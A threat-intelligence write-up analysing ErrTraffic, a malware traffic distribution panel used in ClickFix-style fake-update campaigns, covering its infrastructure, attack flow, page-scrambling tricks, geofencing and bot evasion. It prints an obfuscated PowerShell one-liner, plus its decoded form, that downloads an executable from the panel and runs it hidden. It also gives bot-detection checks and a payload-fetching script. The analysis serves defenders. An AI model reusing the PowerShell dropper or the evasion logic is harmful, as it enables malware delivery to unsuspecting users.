





What is ErrTraffic?
ErrTraffic is a Traffic Distribution System (TDS) designed specifically for ClickFix-like campaigns. If you’re not familiar with ClickFix, it’s a social engineering technique where attackers display fake error messages or update prompts to trick users into running malicious commands and/or downloading malware. ErrTraffic takes it further by actually breaking the page visually (glitchy), making the “fix” feel necessary (GlitchFix).

The entire setup costs around $800 and provides a turnkey solution for running these campaigns. It’s not particularly novel in what it does, but it’s well-designed and clearly built by someone who understands both web development and social engineering. The following screenshot shows the original forum post advertising this product:

Here’s what it offers:
- Multi-platform payload delivery (Windows, macOS, Android, Linux)
- Multi-language support (English, Spanish, German, Ukrainian, Portuguese, Russian, Chinese, French, Japanese)
- Geographic targeting with country blocking
- Bot detection to evade security scanners
- Visual “chaos” effects to create a sense of urgency
- Analytics dashboard for tracking conversions
Discovery
We first learned about ErrTraffic from Hudson Rock’s December 2025 analysis, which documented a threat actor called “LenAI” selling the panel on Russian-language forums for $800. Their research highlighted the “fake glitch” visual effects and reported conversion rates approaching 60%. We wanted to dig deeper, so we searched for it ourselves.
A quick Censys search for “errtraffic” turned up a handful of live instances. What caught our attention was that at least two distinct versions appeared to be running in the wild. The common thread was the errtraffic_session cookie present in HTTP responses from all panels, but the underlying code differed significantly. The v2 panels had Russian-only admin interfaces and unobfuscated JavaScript, while v3 added native English translations, XOR-based payload obfuscation, and additional attack modes, such as a mode called “ClickFix”. Both versions can be found using the following Censys query:
web.endpoints.http.headers: (key: "Set-Cookie" and value: "errtraffic_session=")Pivoting on those results, we started poking around the hosts and, after some investigation, found that one instance was wildly misconfigured, to the point that we were able to obtain the full source code for the ErrTraffic product. This gave us complete visibility into how the software operates, and we will attempt to break it down here.
Censys Perspective
Using Censys, we identified 5 physical hosts running ErrTraffic panels across 3 autonomous systems, hosting 11 unique virtual hosts.
Not all hosts were exposing this service on the bare IP address, meaning that the only way the panel could be observed was by hostname. We found several instances of ErrTraffic being proxied through Cloudflare, adding a layer of infrastructure protection and making takedowns more difficult.
Physical Infrastructure
The infrastructure is concentrated in a small number of hosting providers:
- PLAY2GO-NET (AS215439): 2 hosts – A “gaming hosting” provider created in 2024 operating out of the Netherlands and Sweden with an interesting history.
- VDSINA (AS216071): 2 hosts – A Russian VPS provider with Netherlands infrastructure
- SCTS-AS (AS51004): 1 host – Sakhalin Cable Telesystems, a Russian regional ISP
Three of the five hosts are located in the Netherlands, with one each in Sweden and Russia. The preference for Netherlands-based hosting likely reflects the country’s robust infrastructure and relatively permissive hosting environment.
Virtual Hosts
We observed 11 unique domain-based virtual hosts across these panels:
The domain naming patterns reveal operational security practices: operators favor cheap TLDs (.cfd, .art) and free subdomain services (kozow[.]com) that require minimal identity verification. The update211.security-ssa-gov[.]com domain is particularly notable as it impersonates a U.S. government agency, suggesting targeted campaigns against American users.
Attack Flow

When a victim lands on a compromised site with ErrTraffic injected, here’s what happens:
- Visit site: Victim browses to a compromised website containing an injected <script> tag
- Fetch JS: The script tag loads the malicious payload from the ErrTraffic panel (/api/css.js.php)
- Execute: The JavaScript runs in the victim’s browser, fingerprinting their OS, browser, and language
- Geocheck: The script calls ipwho[.]is to check the victim’s location against blocked countries
- Chaos: If checks pass, the page content is scrambled and distorted to create urgency
- Show modal: A fake browser update or font installation prompt appears
- Get token: When the victim clicks, the script generates a one-time download token from the panel
- Validation: The panel validates the token and retrieves the appropriate payload
- Payload: The victim receives OS-specific malware (RMM agent, etc.)
The whole thing takes about a second to trigger. The delay is configurable: operators can set how long to wait before the modal is shown.
Creating Urgency: The Visual Chaos

This is honestly the most interesting part. ErrTraffic doesn’t just show a fake update prompt, it actively corrupts the underlying page to make victims believe something is genuinely wrong.
The script replaces readable text with garbage characters, for example:
Before: "Welcome to our website"
After:  "Ã▒¤�Ø█¿µЊЖФ╬Ξ░▓"
It also applies CSS transformations that make everything look broken:
- Skewed and rotated page layout
- Desaturation and contrast manipulation
- Mouse jitter (the page moves when you move your cursor)
The script also watches for new content loading on the page and scrambles it in real time. This is done using what the browser calls a MutationObserver: an API that fires callbacks whenever the DOM changes where the chaos persists even on dynamic pages. The only element that remains clean and readable is the fake update form itself.
Distribution Modes
The ErrTraffic supports three different file distribution modes:
1. Browser Update Mode
The classic fake browser update. The modal matches the victim’s detected browser (Chrome, Firefox, Edge, Safari, etc.) with appropriate icons and messaging. It claims your browser version “may have known issues” and recommends installing an update.

The modals are localized. Here’s how they look in different languages:


2. Font Mode
A fake “system font required” dialog. The messaging claims the page cannot be correctly rendered because a font is missing. This one feels more technical and might be more convincing to certain users.
3. ClickFix Mode (v3 only)
This is the nastiest one, only available in ErrTraffic v3; and instead of downloading a file, it copies an obfuscated PowerShell command (as described in the Version Differences section below) to the victim’s clipboard and displays the following instructions:

- Press Win+X
- Press I (opens Terminal)
- Press Ctrl+V
- Press Enter
The result of which is a PowerShell command being executed.
This PowerShell command downloads and executes a payload with a hidden window where the victim thinks they’re “fixing” a font issue, when in actuality, they are running an installer.
Evasive Measures
Token-Based Payload Delivery
ErrTraffic doesn’t serve payloads directly. Instead, it uses a token-based system that makes it harder to grab samples without going through the full attack flow.
- Victim clicks “Install update”
- Script requests /api/generate-download-token.php?os=windows
- Server generates a one-time token and stores it in the database
- Script creates a hidden iframe pointing to /api/download.php?token=<token>
- Server validates the token, serves the payload, and invalidates the token
From a researcher’s perspective, this is mildly annoying but easy to work around. We wrote a standalone payload downloader that automates the generate-token-and-download chain:
def generate_token(api_base: str, os_type: str, version: str, client: httpx.Client) -> str | None:
    """Generate download token for specific OS."""
    # Try v3 endpoint first
    if version == "v3":
        resp = client.get(f"{api_base}/index.php?action=generateDownloadToken&os={os_type}")
        if resp.status_code == 200:
            return resp.json().get("token")

    # Try v2 endpoint
    resp = client.get(f"{api_base}/generate-download-token.php?os={os_type}")
    if resp.status_code == 200:
        return resp.json().get("token")

    return None


def download_payload(api_base: str, token: str, version: str, client: httpx.Client) -> httpx.Response | None:
    """Download payload using token."""
    # Try v3 endpoint first
    if version == "v3":
        resp = client.get(f"{api_base}/index.php?action=download&token={token}")
        if resp.status_code == 200:
            return resp

    # Try v2 endpoint
    resp = client.get(f"{api_base}/download.php?token={token}")
    if resp.status_code == 200:
        return resp

    return None
Usage is straightforward:
$ python errtraffic_payload_downloader.py https://panel.example.com/adminThis let us grab payloads for all known OS types (Windows, Mac, Android, Linux) from each panel we discovered, complete with SHA256 hashes for IOC tracking.
Geofencing
ErrTraffic uses the free ipwho[.]is API for geolocation-based filtering. When a victim loads the page, the script issues a request to https://ipwho[.]is/?lang=en and compares the returned country information against a hard-coded blocklist, preventing access for visitors from specified countries.
async function isBlockedCountry() {
    const res = await fetch('https://ipwho.is/?lang=en');
    const data = await res.json();
    const code = data.country_code || data.country_code3 || data.country;
    return blockedCountries.includes(code.toUpperCase());
}
If the ipwho[.]is domain becomes unavailable, this geofencing logic fails open and silently stops working.
Bot Detection
ErrTraffic has bot detection to avoid crawlers and automated scanners. It checks for:
User-Agent patterns:
- googlebot, bingbot, yandexbot, semrushbot, ahrefsbot
- headless, phantom, selenium, webdriver, playwright, puppeteer
- lighthouse, pingdom, monitor, preview
JavaScript fingerprints:
- navigator.webdriver
- window.callPhantom
- window._phantom
- window.__nightmare
- window.domAutomation
If any of these checks are triggered, the script exits.
Version Differences
We observed two versions in the wild and obtained the JavaScript payloads for both. Below is a table showing the primary differences between the two versions:
v2 (ErrTraffic)
The v2 payload is completely unobfuscated and you can read it directly. It includes Russian comments like // НАСТРОЙКИ БЛОКИРОВКИ (blocking settings) and // Блокировать ботов (block bots).
The scramble character set is defined inline:
const scrambleChars = 'Ã▒¤�Ø█¿µЊЖФ╬Ξ░▓ßøƀξψ';v3 (BrowserWarning)
Along with changes in the config variables, endpoints and API patterns, v3 includes XOR + base64 encoding obfuscation, and dynamic configuration generation; The v3 payload is wrapped in a self-executing function with XOR decryption. The obfuscated version looks something like this:
(function(){
  var _0xed5cdd=141;  // XOR key
  var _0x463946='7uLj/vmtz9rS...';  // Base64 payload
  // ... XOR decryption logic ...
})();
The key (141 in this case) varies per panel, we observed 222 and 242 on different instances. After decoding, the v3 script is significantly larger than v2, adding:
- Remote config fetch: Calls /api/index.php?action=settings on load
- ClickFix mode: Full PowerShell command generator
- FontAwesome integration: Dynamically loads icons from CDN for nicer modals
- Enhanced bot detection: Additional checks for window.__nightmare, window.domAutomation
The ClickFix PowerShell generator creates commands like:
$v7l1i0a8i='MJAUt8DCNvYu';$vw7okg6yi='693c2466414d2330251f6452692c7c1f1b512a6e1e172d1d6d6e243b020210060326795d16193826005d296d073977252c3e29084e0203263a24381b29252c131d54210d2f1b3c5d646166725a5d3c266951704e6d032f231b53216e19133b27283b3430074c646e1b0430556a6d29210048377961592914232f2d7b1140252e3e1a3c5b2e252c7a15482d6c2a192e1b212520315a482c337102361e28247c14367b75717d502a072e7722391d5b2f25270e7f162f77023d0657292668043c1370223521044b7e6c6100301639232c7807513026601536186b272e311105272f271532132432667254150b363a303019286a65334f1817372f042d581d382e36114b376363303019281a20211c1860256e5b0e1c232e2e22274c3d2f2b56111c292e243b530317372f042d581d382e36114b37636321301b29253606004128266e3e3011292f2f75045733263c05311021266178354a23362313370101233221541f690d21262b1a2b232d305314636e191f3711223d12210d5421646251111c292e243b5314636e0d1934182c242572581c32267d432c123e21286e11402d37';$v5talj6hi='';for($i=0;$i -lt $vw7okg6yi.Length;$i+=2){$v5talj6hi+=[char]([convert]::ToInt32($vw7okg6yi.Substring($i,2),16)-bxor [int][char]$v7l1i0a8i[$i/2%$v7l1i0a8i.Length])};iex $v5talj6hiAfter XOR decryption, this produces:
$ve35ugski='$f=Join-Path $env:TEMP ([System.IO.Path]::GetRandomFileName()+''.exe''); Invoke-WebRequest -Uri ''https://panel.example.com/api/download.php?token=ABC123&src=clickfix&cb=Chrome&ref=https://victim-site.com&mode=clickfix'' -OutFile $f; Start-Process -FilePath $f -WindowStyle Hidden';Start-Process -WindowStyle Hidden powershell -ArgumentList '-NoProfile','-WindowStyle','Hidden','-Command',$ve35ugski;exitThis command does the following:
- Downloads the payload to a temp file with a random name
- Spawns a hidden PowerShell process to execute the payload
- Exits the terminal immediately
The Payloads: Abused RMM Tools

The payloads we found weren’t traditional malware, they were legitimate Remote Monitoring & Management (RMM) tools:
This is a “living off the land” technique. These tools are:
- Digitally signed by legitimate vendors
- Often allowlisted by security products
- Designed for persistent remote access
- Commonly used by IT departments
From a defender’s perspective, this is annoying. You can’t just block the RMM tools without breaking legitimate IT workflows. CISA published an advisory on this exact problem because it’s become so common.
Attribution Hints
The blocked countries list is telling:
BY, KZ, AM, AZ, KG, MD, TJ, TM, UZ, RU, UAThat’s every CIS country. Threat actors from this region typically exclude their home countries to avoid prosecution and reduce the chance of attracting local law enforcement attention.

Combined with the Russian-language admin interface and the Russian text in error messages, this strongly suggests the panel was developed by Russian-speaking actors.
Malware-as-a-Service Indicators
The v3 configuration includes a rentalExpired field:
{
  "enabled": false,
  "rentalExpired": false,
  ...
}
This suggests ErrTraffic operates on a subscription model rather than a one-time purchase. When rentalExpired flips to true, the panel presumably stops working until the operator pays up.
The enabled toggle also makes sense in this context; it lets operators pause campaigns without losing their configuration, which you’d want if you’re renting time on a shared platform.
We haven’t confirmed pricing or sales channels, but the $800 figure we found in the forum post provides an estimate. The MaaS model would explain why there are multiple distinct instances running the same codebase with different configurations.
V2 Panel Infrastructure
From the ErrTraffic Version 2 source code, we were able to map out the full structure:
/
├── index.php                    # Redirect to admin
├── install.php                  # Installation wizard (often left exposed)
│
├── admin/
│   ├── login.php                # Authentication
│   ├── logout.php               # Session destroy
│   ├── auth.php                 # Session helpers
│   ├── index.php                # Main dashboard
│   ├── styles.css               # Panel CSS
│   │
│   ├── partials/                # Dashboard tabs (included via AJAX)
│   │   ├── analytics.php        # Stats: views, downloads, conversion
│   │   ├── files.php            # Payload management
│   │   ├── script.php           # JS config, blocked countries, mode
│   │   └── settings.php         # Password change, clear stats
│   │
│   ├── upload_file.php          # Payload upload handler
│   ├── delete_file.php          # Remove payload
│   ├── update_file.php          # Edit file metadata
│   ├── set_active_file.php      # Activate payload for OS
│   ├── update_script.php        # Update JS settings
│   ├── update_settings.php      # Update panel settings
│   ├── update_password.php      # Change admin password
│   ├── update_js.php            # Regenerate malicious JS
│   └── views_analytics.php      # Analytics data endpoint
│
├── api/
│   ├── css.js.php               # Malicious JS generator (v2)
│   ├── css.js                   # Obfuscated JS payload (v3)
│   ├── log.php                  # Event logging (views, clicks)
│   ├── generate-download-token.php  # One-time token generation
│   ├── download.php             # Token-validated payload delivery
│   └── icons/                   # Browser icons for fake modals
│       ├── chrome.ico
│       ├── firefox.ico
│       ├── brave.ico
│       ├── opera.ico
│       └── vivaldi.ico
│
├── config/
│   └── config.php               # DB credentials, app key, PDO setup
│
└── uploads/                     # Payload storage
    ├── windows/
    ├── mac/
    ├── linux/
    └── android/
The install.php script is particularly interesting. It’s often left accessible after installation, which can lead to some verbose error messages that leaks metadata about the database, or could potentially allow another user to reconfigure the service.
